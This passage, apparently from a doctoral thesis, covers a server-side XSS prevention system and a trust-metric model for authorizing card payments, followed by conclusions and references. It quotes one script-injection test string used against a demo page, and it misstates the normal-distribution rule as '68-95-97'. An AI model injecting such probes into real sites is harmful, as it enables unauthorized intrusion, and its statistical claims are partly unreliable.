| | WF-<br>2&cid=US&lr=cbscmag&IPath=ILK&excrit=QID%3<br>DA3849780031904%3Bst%3DA%3Buse%3DALL%<br>3BrawWords%3D | |

Note: Script tag based attack covers encoded form of Script tag attack also. The sites listed above are masked to not to reveal the identity of the original sites.

## 6.9 Comparative study with the existing solutions

As of now there are six solutions available to prevent XSS vulnerabilities. The comparative study with the products mentioned here has already been published by the author Edward Z. Yang who had developed the solution, HTML Purifier. The authors of this chapter has presented five other parameters for the comparative study and compared the existing solutions with respect to those five parameters and presented the observations in Table 26.

Table 26: Comparative study results with the other projects

| Product Name | Is the solution flexible to configure White Listed Tags? | XSS Safe? | Needs changes in the web application to incorporate the solution? | Optimized for performance? | XSS intrusion Detection and Prevention? |
|---|---|---|---|---|---|
| striptags | Yes (user) | No | Yes | No | No |
| PHP Input Filter | Yes (user) | Probably | Yes | No | No |
| HTML_Safe | Mostly No | Probably | Yes | No | No |
| Kses | Yes (user) | Probably | Yes | No | No |
| Safe HTML | Yes (bare) | Yes | Yes | No | No |

| | | | | | |
|---|---|---|---|---|---|
| Checker | | | | | |
| HTML Purifier | Yes | Yes | Yes | No | No |
| Thread based XSS prevention | Yes | Yes | No | Yes | Yes |

All the products are already compared with HTML Purifier product and the results are posted in HTML Purifier web application [206].

The limitation of HTML Purifier solution is that, all the web pages need to be modified to incorporate the solution in the existing web pages, wherein the thread based approach is implemented on top of the application and does not require modification in the existing web pages. It is stated in the HTML Purifier to do list, that XSS attempt detection is not implemented yet [207]. When the authors tested the live demo page of HTML Purifier, it took 2 seconds for processing a simple request <Script>alert (‘XSS’) </Script>. It has been reported to Edward Z. Yang, and he accepted the performance issues. Edward mentioned that in 512 RAM, 2.19GHZ machine, his approach takes one second to process a request.

## 6.10 Conclusion

The web applications are facing severe threats due to the introduction of new technologies like AJAX. Available methods do not provide required solution for protecting the web applications. The proposed server side solution approach meets in the needs to protect the web applications with the perspective to improve the response time while addressing the XSS attacks. The proposed method was applied on a banking application. The results are highly encouraging and the proposed solution approach was found to be very effective for securing the web pages from XSS attacks. The thread based intrusion detection and prevention approach has the following advantages:

1. The research work combines the positive security model and negative security model to reduce the processing time. This is a very essential feature because AJAX calls are more frequent to traditional web applications calls.
2. This approach protects the application from zero-day attacks.
3. The solution provided is highly configurable unlike other solutions provided. White listed and black listed clusters are configurable which are defined in section 6.5.3.1.
4. Application maintainability is increased as all the functions are modularized. This increases the ease of use and maintainability.
5. The solution is completely decoupled from page level implementation.
6. Addresses basic encoded attacks.

The solution approach developed is published in the Proceedings of 8th ACIS International Conference on Software Engineering, Artificial Intelligence, Networking, and Parallel/Distributed Computing (SNPD 2007), Published by IEEE Computer Society in IEEE Xplore [243].

.

# Chapter 7

# Improved trust metrics and variance based authorization model in e-Commerce to prevent fake transactions

## 7.1 Introduction

The problem of Authentication and Authorization is studied with an aim to trust the customer's transactions and to authorize the payment. Considering the limitation of the available methods and procedures, an improved trust metrics and variance based authorization model in e-commerce is proposed. The solutions proposed assess the deviation of the customers' transactions to calculate the Standard Deviation and employs normal distribution to assess the transaction to authorize. The model was applied on the customers' transactions and the results were studied that are promising to employ in e-commerce systems.

The rapid proliferation of the Internet and the cost effective growth of its key enabling technologies are revolutionizing online electronic transactions and creating unpredicted opportunities for developing large scale distributed applications like e-commerce with multiple technologies [208-210]. But these transactions are not with out problems.

When an e-commerce transaction is initiated by a customer, there are no ways by which the financial institution can decide whether this transaction is originated from a genuine card holder or by a hacker. Research data show many of the credit card information are stolen not in the internal network of e-commerce systems when the transaction is processed for payment but in the vendor databases [211-216].

## 7.2 Payment acceptance and processing

Payment card transactions in the e-commerce systems go through the following steps of action once the merchant receives a consumer's payment card information through SSL protected page.

The merchant/e-commerce systems must authenticate the payment card to ensure that it is both valid and not stolen. The process of identifying an individual or entity, usually implemented through the use of user ID or username and password in addition to that the user may be asked to give a Pin as an additional security.

The merchant/e-commerce systems should check with the consumer's payment card issuer to ensure that funds are available and put a hold on the funds needed to satisfy the current charge.

Often, within a few days following the consumer's request for purchase, settlement occurs, this means that funds travel through the e-commerce system into the merchant's account after the purchase has been shipped.

As millions of customers participate in e-commerce, a very large number of transactions take place with varied quantity and value, and hence quantifying the risk becomes more tedious [217-219].

The risks involved within a transaction include the following:

- Recognition - Authentication of the customer
- Authorization – Ability to create a legitimate legal relationship for a customer.
- Signing and acceptance by the customer and e-commerce systems.
- Irrevocable evidence that the transactions and conditions were accepted by all parties.
- Privacy.
- Transaction auditing as the transaction proceeds [220-221].

Researches in the past have addressed this issue and proposed a few models for solving these problems [222-224]. Cai-Nicolas Ziegler and Georg Lausend proposed to construct a sequence of networks of small trust groups. In this system each group trusts the other and hence helps to filter the hack attempts. However, this is very subjective and trust cannot be quantified using this approach.

The Authorization based on Evidence and trust model suggested by Bharat Bhargava and Yuhui Zhong, proposes a framework to characterize the probability that a user will not carry out harmful actions. This is based on the evidence provided by the external systems like the certificate issuer or the user's credentials etc. The impact of user's misbehavior on the system is quantified. Mistrust events are discovered by intrusion detection systems based on which the opinion parameters are formed. Opinion parameters are used to authorize the user to execute the actions. However a hacker who steals the credentials of a credit card holder can enter into the system using the opinion parameters as a genuine user. Thus, this model doesn't cover the application level hacking and doesn't prevent the hacking by using opinion parameters [223].

The Authenticate if trust violated (ATV) model [224] proposed by Daniel W.Manchals used the randomization techniques and trust metrics to verify the transactions. Randomization techniques would fail, if many of the credit cards are hacked at one instance. Another disadvantage of this model is that if the boundary of the formation of the trust metrics are knoWm, then all the transactions can escape from verification. Thus this model does not prevent the occurrence of harm to the system.

In the literature, trust parameters are defined as "the willingness of a party to be vulnerable to the actions of another party based on the expectation that the other will perform a particular action important to the trustier, irrespective of the agility to monitor or control other party [208]. Thus electronic commerce lacks security and reliability arising from the issues of a "complete trustworthy relationship" among the trading

partners and vendors [209][225 – 227].

The solution developed is a new approach with improved trust metrics for recognition and authorization process in e-commerce, which provides solution to the problems unaddressed in the earlier works. This chapter presents a proposed model and an application procedure for implementation. Results of certain case studies applying the proposed model are also presented.

## 7.3 Improved trust metrics

Trust Metrics are represented by a 2-tuple with two elementary names id and attributes where id is the identifier of the customer and attributes are the trust parameters. i.e. (Id, Attrs). Possible attributes for a trusted model is represented as a1, a2, a3… etc. For each attribute three possible linguistic values are assigned as a [1,2,3….n] = {Min, Max, Mod}.

The earlier works had defined only three trust metrics namely Cost, Frequency of transactions, and Location. The proposed model includes a new trust metric Password reset history defined by the authors in addition to the earlier work and proposed a new approach for the usage of these parameters.
The following trust parameters are defined as attributes for considerations in the process of authorization.

### 7.3.1 Cost

Cost is considered as one of the main trust parameters in the proposed solution procedure. The amount transacted in each transaction, the mean and the standard deviation of the transaction over a selected period of time form the basis for the authentication procedure suggested.

### 7.3.2 Location

This parameter is not used to track the intermediaries as defined in the Daniel Manchal's work. Instead this parameter represents the transaction from where it is requested. The possible locations of a customer can be collected from the customer either during the registration process or by tracking the transactions over a period time to restrict the bogus transactions. When the customer makes an online transaction, the IP can be tracked to verify the location of the transaction. If the location is too far away from the location of the immediate last transaction not justifying the time interval of the travel then the transactions are considered as initiated by a hacker. The distances of each transaction from the base station of the customer, its mean, variance and standard deviation for the basis for the proposed method.

### 7.3.3 Frequency of Transactions

Frequency of Transactions is another important trust metric in the process suggested. The frequency of transactions per day over a selected period of time, the daily mean and the standard deviation of the frequency of transactions forms the basis for assessing the risk factor in the proposed solution procedure.

### 7.3.4 Password reset history

Normally if customers are prompted to set a new password after a certain period of time then the customers would reset the password. When the threat is more, the customer is advised to reset the password in a defined interval. Thus the behavioral pattern of the password reset history when considered, as a separate metric would add value to assess the risk factor.

The trust attributes are classified as *direct attributes* and *slack attributes*. Direct attributes are those whose weights are directly associated with the variation. Slack attributes are those whose weights depend on the number of transactions. These are tracked over a period of time and the weights are assessed only after a period when it crosses the slab

value. Hence, as per the above definition provided, the transactions per day, password reset time period are slack variables and cost and location are direct attributes as the variation can be assessed per transaction.

For effective and efficient implementation of the trust metric model, a term called Risk Factor or Control limit is defined. The Risk factor describes the degree to which the transaction can be trusted. It also defines the maximum tolerance limit determined by the standard deviation of the trust parameters.

## 7.4 Proposed Application Procedure

By making use of the trust parameters defined above, authentication of a particular transaction can be processed using the method proposed below:

In practice one often assumes that data are from an approximately normally distributed population. Furthermore, the normal distribution is a useful approximation of more complicated distributions [228]. The random variable X is defined as a function whose values are real numbers, and in our case these are transactions with attributes of defined trust metrics. If we perform a random experiment and the event corresponding to a number *a* occurs, then we say that in this trial the random variable X=*a*. The corresponding probability is denoted by

P(X=*a)*

*X assumes any value in an interval a<X<b* is denoted by P (a<X<b). The following equations show how X will be distributed.

*(a) About 2/3 values will lie between* µ-SD and µ+SD

(b) *About 95% of the values will lie between* µ-2SD and µ+2SD

*(c) About 99% of the values will lie between* µ-3SD and µ+3SD [19].

This is knoWm as 68-95-97 rule. Based on this rule it is suggested that 68% of the transactions need not be verified as it lies with in a standard deviation of 1.0 and the

remaining transactions which deviates from more than one standard deviation from the mean need to be verified as the transaction varies beyond the acceptable deviation of μ+SD [229-233]

Under this assumption a state of a customer at any instance of time is represented as

a1:v1, a2:v2, ….. an:vn where a1, a2, a3… an are the attributes and

v1, v2, v3…. are the corresponding values.

As defined earlier, the risk factor is a function of the trust metrics. The value of the Risk Factor is determined using the formula defined below:

f [a1(NoRisk, Min, Mod, Max)+ a2(NoRisk, Min, Mod, Max)+….. + an (NoRisk, Min, Mod, Max)] → [0,1].

Where Min, Mod, Max represents the Minimum, Moderate and Maximum value of each of n trust metrics. In this case n=4. The Risk Factor 'f' results in either 0 or 1. The factor 'f' will be assigned a value of 0 when all the trust metrics are assigned 'No Risk' state. (i.e. when the trust metric value is lesser than μ+SD where SD stands for Standard Deviation). The value one is assigned when any one of the trust metric is assigned a value Min, Mod or Max. The risk factor value '0' means that the transaction is in the trusted state and hence the transaction will automatically be permitted. The value '1' indicates that the transaction is in mistrusted state and hence further verification of the transaction is recommended and the decision is guided by an operable construction matrix described later in this chapter.

## 7.5 Determination of the parametric values of the trust metrics

The data in respect of the four trust metrics were collected for five customers holding credit cards of ICICI, HSBC and CITI Bank, for a period of one and a half years. The mean, standard deviation and the variance of the four metrics of the data collected are determined. Based on the estimated deviation the Min, Mod or Max values are assigned

to each trust metrics as discussed below:
Let the current value of a trust metrics except Password Reset History be denoted by Xi. The level of risk of the transaction Xi is assessed by checking how much it varies beyond the standard deviation SD as defined below:

In the case of a trust metrics other than Password reset history a risk factor of Min is assigned to the transaction if $Xi>(\mu+SD)$ and Mod is assigned to the transaction if $(\mu+3SD)>Xi>(\mu+2SD)$, where $\mu$ is the mean value. Any transaction Xi is assigned a Max risk factor when $Xi >(\mu+3SD)$. We take until 3 SD because the confidence interval for 3SD is 99.7.

For Password reset history parameter, the risk factor is assigned based on the pattern of password reset history by the customer over a period of time. The password reset frequency is periodic then "no risk" is attributed. If the password reset history is a periodic and frequent then higher levels of risks are assigned.

## 7.6 Implementation Strategy

The authorization is given based on the risk factor. As discussed above, if the values of all the trust metrics are 0, then no risk factor is assigned to it and the transaction will automatically be authorized. If not, depending up on Min, Mod, Max values of the trust metrics, the transaction will further be verified and authorized manually. The following states are considered for processing a transaction.

When the transaction has a combination of values of Min, Mod and Max the transaction is subjected to authorization at different levels of authorities as proposed in Table 27. If the transaction has Max values for all the metrics then the transaction may be rejected.

## 7.7 Authorization Process Flow

The functional flow of the proposed method for authentication and authorization is

detailed in the functional flow diagram as given in Figure 20. The states are detailed below:

### 7.7.1 Initial

The state of a payment is initial when it is initiated by the customer or vendor.

### 7.7.2 Assessed

When the transaction is assessed for its goodness through the proposed improved model then the transaction is assigned to this state.

### 7.7.3 Authorize

If the transaction needs multiple levels of authorization and is being verified by the authorizer, then the state of the transaction would turn into Authorize and make it eligible for further authorization. This means the transaction is partially authorized, and should be verified in the next level.

### 7.7.4 Stop

If a transaction is found initiated by an impersonator or for any other reason the transaction can be stopped from further processing.

### 7.7.5 Reject

If the transaction is not genuine and is stopped already it can be rejected by the authorizer.

### 7.7.6 Complete

If the transaction is found unfeigned, then the transaction can be authorized for its completeness.




Figure 20: Functional flow diagram of the transaction states

## 7.8 Operable Access matrix construction

Possible authorization matrix for the different trust metrics can be constructed for authorization as depicted in Table 27. The authorization levels can be classified based on the profile of the authorizers. The authors have defined three layers for authorization of transactions.

### 7.8.1 Primary Layer

This profile is to authorize the transactions for the trust metrics with the combination of values Min or Mod, but Min being assigned for maximum number of trust metrics. In our case as n=4, at least 2 variables should have Min value, the other trust metric value being "Mod" and the Password Reset History should be with "True" to be authorized by this level.

### 7.8.2 Intermediate Layer

Intermediate Layer profile is to authorize the transactions with the combination of Mod or Max, but Mod being assigned to more number of trust metrics or equal number of trust metrics as Max for that transaction.

### 7.8.3 Final or Terminal Layer:

Max value for majority of the trust metrics indicates the high level of risk and hence would require an authorization form this level.

The transaction is assigned to primary level when the risk factors are the least with the most of the values 'Min' as detailed in Table 27:

Any Transaction that satisfies the conditions of the trust metrics as in Table 27 is permitted by the corresponding authorization level based on verification.

In table 27, the trust metrics values of Minimum, Moderate and Maximum are represented as Min, Mod and Max respectively. PRH denotes Password reset history. Authorization column in Table 27 represents the layer of authorization needed for those trust metrics values.

Table 27: Payment Verification Matrix.

| States | Cost | | | Frequency of transactions | | | Location | | | PRH | Authorization layer |
|---|---|---|---|---|---|---|---|---|---|---|---|
| | Min | Mod | Max | Min | Mod | Max | Min | Mod | Max | A Periodic | |
| 1. | √ | | | √ | | | √ | | | √ | Primary |
| 2. | √ | | | | √ | | √ | | | √ | Primary |
| 3. | √ | | | | | √ | √ | | | √ | Intermediary |
| 4. | √ | | | √ | | | | √ | | √ | Primary |
| 5. | √ | | | | √ | | | √ | | √ | Intermediary |

| | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 6. | √ | | | | | √ | | √ | | √ | Interme diary |
| 7. | √ | | | √ | | | | | √ | √ | Interme diary |
| 8. | √ | | | | √ | | | | √ | √ | Interme diary |
| 9. | √ | | | | | √ | | | √ | √ | Final |
| 10. | | √ | | √ | | | √ | | | √ | Primary |
| 11. | | √ | | | √ | | √ | | | √ | Interme diary |
| 12. | | √ | | | | √ | √ | | | √ | Interme diary |
| 13. | | √ | | √ | | | | √ | | √ | Interme diary |
| 14. | | √ | | | √ | | | √ | | √ | Interme diary |
| 15. | | √ | | | | √ | | √ | | √ | Interme diary |
| 16. | | √ | | √ | | | | | √ | √ | Interme diary |
| 17. | | √ | | | √ | | | | √ | √ | Interme diary |
| 18. | | √ | | | | √ | | | √ | √ | Interme diary |
| 19. | | | √ | √ | | | √ | | | √ | Interme diary |
| 20. | | | √ | | √ | | √ | | | √ | Interme diary |
| 21. | | | √ | | | √ | √ | | | √ | Final |

| | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 22. | | | √ | √ | | | | √ | | √ | Interme diary |
| 23. | | | √ | | √ | | | √ | | √ | Interme diary |
| 24. | | | √ | | | √ | | √ | | √ | Final |
| 25. | | | √ | √ | | | | | √ | √ | Final |
| 26. | | | √ | | √ | | | | √ | √ | Final |
| 27. | | | √ | | | √ | | | √ | √ | Final |

## 7.9 Implementation of the proposed approach

For testing the proposed authorization procedure, data for five users holding ICICI, HSBC and CITI Bank credit cards in respect of the four trust metrics were collected for a period of one and a half years. The authors have implemented the proposed approach using the macros programming in excel. The mean, standard deviation of the trust metrics Cost, Frequency of transactions and Location were estimated. The estimated parameters of a customer are given in the following table 28:

Table 28: Mean and Standard deviation of a customer

| Trust Metrics | Mean | Standard Deviation |
|---|---|---|
| Cost | 674.07 | 819.9 |
| Frequency of Transactions | 3.36 | 2.07 |
| Location | Chennai, Netherlands | N/A |
| Password Reset History | Periodic | Periodic |

**Consider the following five transactions:**

The standard deviation was calculated based on all the previous months' transactions and was revised every month for authorization of payments for the current month.

Here we present 5 transactions that required authorization from the sample.

Table 29: Calculated Risk Factors for the transactions that needed authorization for the customer

| Transaction | Cost | Frequency of Transactions | Location | Password reset |
|---|---|---|---|---|
| 1 | 3,199.0 | 2 | Chennai India | Not Set |
| 2 | 2106.52 | 11 | Chennai India | Set |
| 3 | 1828.13 | 3 | Chennai India | Not Set |
| 4 | 512.5 | 1 | Chennai India | Not Set |
| 5 | 816.27 | 4 | Chennai India | Not Set |

Using the authorization level matrix given in Table 27, the risk factors are derived and the authorization level is determined for the transactions as could be seen in Table 30:

Table 30: Transactions and the derived authorization levels out of payment verification matrix.

| Transaction | Trust Metrics | | | | Authorization Level |
|---|---|---|---|---|---|
| | Cost | Frequency of transactions | Location | Password reset History | |
| 1 | Mod | No Risk | No Risk | No Risk | Intermediate |
| 2 | Mod | Max | No Risk | Max | Final |
| 3 | Min | No Risk | No Risk | No Risk | Primary |

| | | | | | |
|---|---|---|---|---|---|
| 4 | No Risk | No Risk | No Risk | No Risk | No Risk |
| 5 | No Risk | No Risk | No Risk | No Risk | No Risk |

The cost value of the first transaction mentioned in the table 30 satisfies the equation $(\mu+3SD)>Xi>(\mu+2SD)$, and hence it is assigned a moderate risk factor. There is no deviation in Frequency and password reset for the transaction for that customer. Hence, this would be authorized by the Intermediate layer as the deviation is not major and only one parameter is assigned a Mod value. Like wise the rest of the matrix is constructed out of the payment verification matrix as described in Table 27.

In the proposed model mean and standard deviation of the 4 trust metrics of a customer is periodically updated including the last transaction. Hence the difficulty encountered by Daniel W. Manchala in terms of Contour analysis [234] becomes difficult and hacking many accounts in one instance is totally controlled.

## 7.10 Conclusion

A new improved trust metrics based on authorization model for e-commerce proposed takes care of the all possible risks of hacking. Redefining the location trust metric and including Password reset history in trust metric over comes the risks encountered by the earlier trust metrics based authorization techniques.

The model is not prone to contour analysis since parameter analysis takes place in a secured internal environment of e-commerce network. The proposed authorization model will save the e-commerce transactions from the hands of hackers.

The solution approach developed is published in the Proceedings of Advances in Intelligent Web Mastering, Proceedings of the 5th Atlantic Web Intelligence Conference – AWIC'2007, France, Published in Journal: Advances in Soft Computing, ISBN 978-3-540-72574-9, Springer, pp. 322-328 [245].

# Chapter 8

# Conclusion

## 8.1 Highlights of the work done

The problem of developing security solutions to the web application involving financial services as well as non financial services, taking into account the limitations of the earlier solutions provided by the researchers as discussed in Chapter 2 was addressed in this research work. Four different models and solution approaches have been developed to solve the XSS vulnerabilities of web application with different aspects. The methods and solution procedures were evaluated using real life data as presented in Chapters 3-7.

**Specific contributions of this research**

- Proposed a Service Oriented Architecture based solution to prevent XSS vulnerabilities for the web applications developed in different languages [235].
- In addition, SOA based solution addresses the XSS vulnerabilities that arise from other input sources apart from the web browsers [236].
- The security solutions are proposed for financial and non-financial web applications and further the solutions are based on the need for which the web application is built.
- XSS threats are categorized under four heads namely HTML element attack, Character encoding attack, embedded character attack, and event handler attack [237].
- Application parameters are introduced at the server side and they are characterized with four characteristics namely Severity level, Maximum number of characters allowed, encoding and character-set to address the varied nature of web application.

- Configurable method is introduced to protect the application from zero-day threats [238].
- In earlier contributions web pages are modified to incorporate the security mechanisms at a page level. In this work, clusters are introduced at the server side to eliminate the need for modifying the web pages when a threat is introduced [239,240].
- Behavior based anomaly detection is proposed to improve the performance for HTTP requests [241, 242].
- Intrusion Detection Parameters and Intrusion Detection States are elicited at application level [243].
- Blocking mechanisms are proposed to block hacker's evasion mechanisms [244].
- Defined a new trust metric, Password reset history parameter in addition to the trust metrics defined in the earlier works and suggested a new approach using these parameters.
- Authorization levels are suggested to identify the bogus transactions at the server side.
- Control limit is purported and a risk factor is defined to assess the deviation of the trust parameters.
- For Authorization of transactions, the layers primary, Intermediate and Terminal layers are introduced.
- Payment Verification Matrix is described by newly defined risk factor values mapped to the trust parameters to derive authorization level [245].

## 8.2 Direction for Future Research

XSS attacks cause severe problems for web application security and privacy. In this dissertation, we addressed several advanced anti-XSS technologies systematically. We addressed the potential XSS attacks and proposed to solve these XSS attacks with factor analysis based decision trees to block Cross Site Scripting (XSS) for variety of web applications, Service Oriented Architecture to prevent XSS for the web applications

developed in various languages, Behavior-based anomaly detection on the server side to reduce the effectiveness of zero-day Cross Site Scripting vulnerabilities and Thread based Intrusion Detection and Prevention System to detect XSS threats and Application Worms.

New algorithms can be developed to prevent the XSS encoded attacks and to address the evasion mechanisms.

XSS attacks have severe negative impacts for the web applications and criminal attacks are still evolving. The XSS solutions defined in the research addresses 108 variants of XSS vulnerabilities given in the Appendix. In future if new variances are traced, we cannot confidently claim that the solution developed will address the new vulnerabilities also. However, the new vulnerability may be addressed by extending the proposed methods through further research.

# Appendices

1. List of vulnerable sites collected from various research sites, white-hat and black hat sites.
2. Technical design document for Thread based Intrusion Detection and Prevention System for Cross site Vulnerabilities and Application Worms.
3. XSS Vulnerable input analysis metrics.
4. Implementation manual for Thread based Intrusion Detection and Prevention System for Cross site Vulnerabilities and Application Worms.

[Note: A CD containing the above documents is attached with this thesis].

# References


[1]. Steven M. Schafer, "HTML, XHTML, and CSS Bible", Chapter 1- Introduction : A Brief History of the Internet and the World Wide Web, John Wiley & Sons, Hoboken, New Jersey, July 2004.

[2]. Charles M. Kozierok, "The TCP/IP Guide", Chapter 79 - World Wide Web and Hypertext Overview and Concepts, No Starch Press, San Francisco, October 2005.

[3]. Steven A. Gabarró , "Web Application Design and Implementation: Apache 2, PHP5, MySQL, JavaScript, and Linux/UNIX", Chapter 2 – Different approaches to web programming, John Wiley & Sons, Hoboken, New Jersey, Hoboken, New Jersey, December 2006.

[4]. Nigel Chapman and Jenny Chapman , "Digital Multimedia", Chapter 12 - Hypertext and Hypermedia: A Short History, John Wiley & Sons, Hoboken, New Jersey, Hoboken, New Jersey, April 2004.

[5]. Tim Berners-Lee , Dieter Fensel, James A. Hendler, Henry Lieberman and Wolfgang Wahlster, "Spinning the Semantic Web: Bringing the World Wide Web to its Full Potential", The MIT Press, Cambridge, MA, March 2005.

[6]. Billy Hoffman , Bryan Sullivan, "Ajax Security," Chapter – 4, Ajax attack surface, Addison-Wesley, Boston, MA, December 2007.

[7]. Noriko Hanakawa, Nao Ikemiya, "A New Web Browser Including A Transferable Function to AJAX Codes", in Proceedings of 21st IEEE/ACM International Conference on Automated Software Engineering (ASE '06), Tokyo, Japan, pp. 351-352, September 2006.

[8]. Acunetix Ltd, "Web Applications: What are they? What of them?", http://acunetix.com/websitesecurity/web-applications.htm

[9]. Patrice Neff, "Web Application Security," CGI Security Group white paper, July 2002.

[10]. Matthew Eernisse, “Build Your OWm AJAX Web Applications”, Chapter 1: AJAX: the Overview, SitePoint publication, Australia, June 2006.

[11]. OWASP notes, “Top 10 Web Application Vulnerabilities for 2007”, http://www.owasp.org/index.php/Top_10_2007.

[12]. Steve Christey and Robert A. Martin, “Vulnerability Type Distributions in CVE”, http://cwe.mitre.org/documents/vuln-trends/index.html

[13]. Seth Fogie, Jeremiah Grossman, Robert Hansen, Anton Rager, Petko D. Petkov, “XSS Exploits: Cross Site Scripting Attacks and Defense”, Syngress Publishing, Burlington, MA, May 2007.

[14]. Deyu Hu, “Preventing Cross-Site Scripting Vulnerability”, SANS Institute White Paper, May 2004.

[15]. C. Jackson, A. Bortz, D. Boneh, and J. C. Mitchell, “Protecting Browser State From Web Privacy Attacks”, in proceedings of 15th international conference on World Wide Web, Edinburg, Scotland, pp. 737-744, May 2006.

[16]. Joon S. Park, Ravi Sandhu, “Secure Cookies on the Web”, IEEE internet computing, Volume 4, pp. 36-44, July/August 2000.

[17]. Michael Howard, David LeBlanc and John Viega, “19 Deadly Sins of Software Security: Programming Flaws and How to Fix Them”, Chapter - Sin 7 - Cross-Site Scripting, McGraw-Hill/Osborne, California, U.S.A, 2005.

[18]. Tom Gallagher, Bryan Jeffries and Lawrence Landauer, “Hunting Security Bugs”, Chapter 10 - HTML Scripting Attacks , Microsoft Press, Washington, 2006.

[19]. Chris Snyder and Michael Southwell, “Pro Php Security”, Chapter 13 - Preventing Cross-Site Scripting, Apress, Berkely, CA, 2005.

[20]. Wade Alcorna, “Cross Site Scripting Viruses and Worms – A New Attack Vector”, Network Security, Volume 2006, Issue 7, pp. 7-8, July 2006.

[21]. Ken Munro, “Crossing the End-User Application Developer Divide”, Infosecurity, Volume 4, Issue 2, Page 43, March 2007.

[22]. Vivek Haldar, Deepak Chandra, Michael Franz, “Dynamic Taint Propagation for Java”, in Proceedings of the 21st Annual Computer Security Applications Conference, Tucson, AZ, pp. 303-311, December 2005.

[23]. Joel Scambray and Mike Shema, "Hacking Exposed - Web Applications", Chapter 13 - Case Studies, McGraw-Hill/Osborne, California, U.S.A, 2002.

[24]. Michael Howard and David LeBlanc, "Writing Secure Code", Chapter 10 - All Input Is Evil!, Microsoft Press, Redmond, Washington, 2003.

[25]. Dino Esposito, "Programming Microsoft ASP.NET 2.0 Core Reference", Chapter 15 - ASP.NET Security, Microsoft Press, Redmond, Washington, 2006.

[26]. Mark M. Burnett and James C. Foster, "Hacking the Code: ASP.NET Web Application Security", Chapter 5 - Filtering User Input, Syngress Publishing, Rockland, MA, 2004.

[27]. Anh Nguyen-Tuong, Salvatore Guarnieri, Doug Green,Jeffrey Shirley, David Evans, "Automatically Hardening Web Applications Using Precise Tainting", in Proceedings of 20th International Information Security Conference (IFIP 05), Chiba, JAPAN, pp. 295-307, May 2005..

[28]. Ed Robinson and Michael James Bond, "Security for Microsoft Visual Basic .NET", Chapter 14 - Threats—Analyze, Prevent, Detect, and Respond, Microsoft Press, Redmond, Washington, 2003.

[29]. K Dubost, H Haas, I Jacobs, "Remedies For Common User-Agent Problems", ACM Interactions, Volume 9, Issue 3, May 2002.

[30]. G.a. Lucca A. Rfasalino et al, "Identifying Cross Site Scripting Vulnerabilities in Web Applications", in Proceedings of the 6th IEEE international Workshop On Web Site Evolution (WSE'04), Chicago, pp. 71-80, September 2004.

[31]. Martin Johns' "SessionSafe: Implementing XSS Immune Session Handling", Lecture Notes in Computer Science, Springer Berlin / Heidelberg, Volume 4189/2006, pp. 444-460, September 2006.

[32]. Ken Munro, " The Tangled Web we Weave", Infosecurity Volume 4, Issue 2, pp. 36-38, March 2007,

[33]. Will Dormann and Jason Rafail, "Securing Your Web Browser", US-CERT consortium white paper, February 2008.

[34]. Dominick Baier, "Developing More-Secure Microsoft ASP.NET 2.0 Applications," Chapter 3 - Input Validation, Microsoft Press, Redmond, Washington, 2006.

[35]. A Klein, "DOM based cross site scripting or XSS of the third kind", - Technical report, Web Application Security Consortium, 2005

[36]. Dieter Gollmann, "Securing Web applications", Information Security Technical Report, Volume 13, Issue 1, pp. 1-9, March 2008.

[37]. David Endler, "The Evolution of Cross Site Scripting Attacks", http://www.cgisecurity.com/lib/XSS.pdf

[38]. Barbara Gengler, "Cert Issues Cross-Site Scripting Warning", Computer Fraud & Security, Volume 2000, Issue 4, Page 6, April 2000.

[39]. K. Sivakumar, K. Karg, " Monitoring and Impeding Cross Site Scripting (XSS) Vulnerabilities: A Survey", in Proceedings of the International Conference on Information Security and Computer Forensics, SRM University, Chennai, India, pp. 187-194, December 2006.

[40]. E. Kirda, C. Kruege, G. Vigla, and N. Jovanovic, "Noxes: A Client. Side Solution for Mitigating Cross Site Scripting Attacks", in Proceedings of ACM Symposium on Applied Computing, (SAC'06), Dijon, France, pp. 23-27, April 2006.

[41]. Philipp Vogt, Florian Nentwich, Nenad Jovanovic Engin Kirda, Christopher Kruegel, and Giovanni Vigna, "Cross Side Scripting (XSS) Attack Prevention with Dynamic Data Tainting", International Secure Systems Lab White Paper, Jan 2007.

[42]. O. Hallaraker and G. Vigna, "Detecting Malicious Javascript Code In Mozila", in Proceedings of the 10th IEEE International Conference on Engineering of Complex Computer System (ICECCS'05), Shanghai, China, pp. 85-94, June 2005

[43]. Y. Huang, C. Tsai, T. Lin, S. Huang, D. Tkuo, " A Testing Frame Work for Web Application Security Assessment", Computer Networks: The International Journal of Computer and Telecommunications Networking, Volume 48 , Issue 5, pp. 739-731, August 2005.

[44]. Manuel Egele, Martin Szydlowski, Engin Kirda, and Christopher Kruegel, "Using Static Programmer Analyses to Aid Intrusion Detection", Secure Systems Lab White paper.

[45]. N. Jovanovic C. Kruegel and E .Kirta, "Pixy - Static Analysis Tool for Detecting Web Application Vulnerabilities", in Proceedings of the IEEE symposium on Security and Privacy ( S & P '06), California, U.S.A, p. 6, May 2006.

[46]. Fredrik Valeur and Giovanni Vigna and Christopher Krügel and Engin Kirda, "An Anomaly Driven Reverse Proxy for Web Applications", in Proceedings of the 2006 ACM Symposium on Applied computing (SAC'06), Dijon, France, pp. 361-368, April 2006.

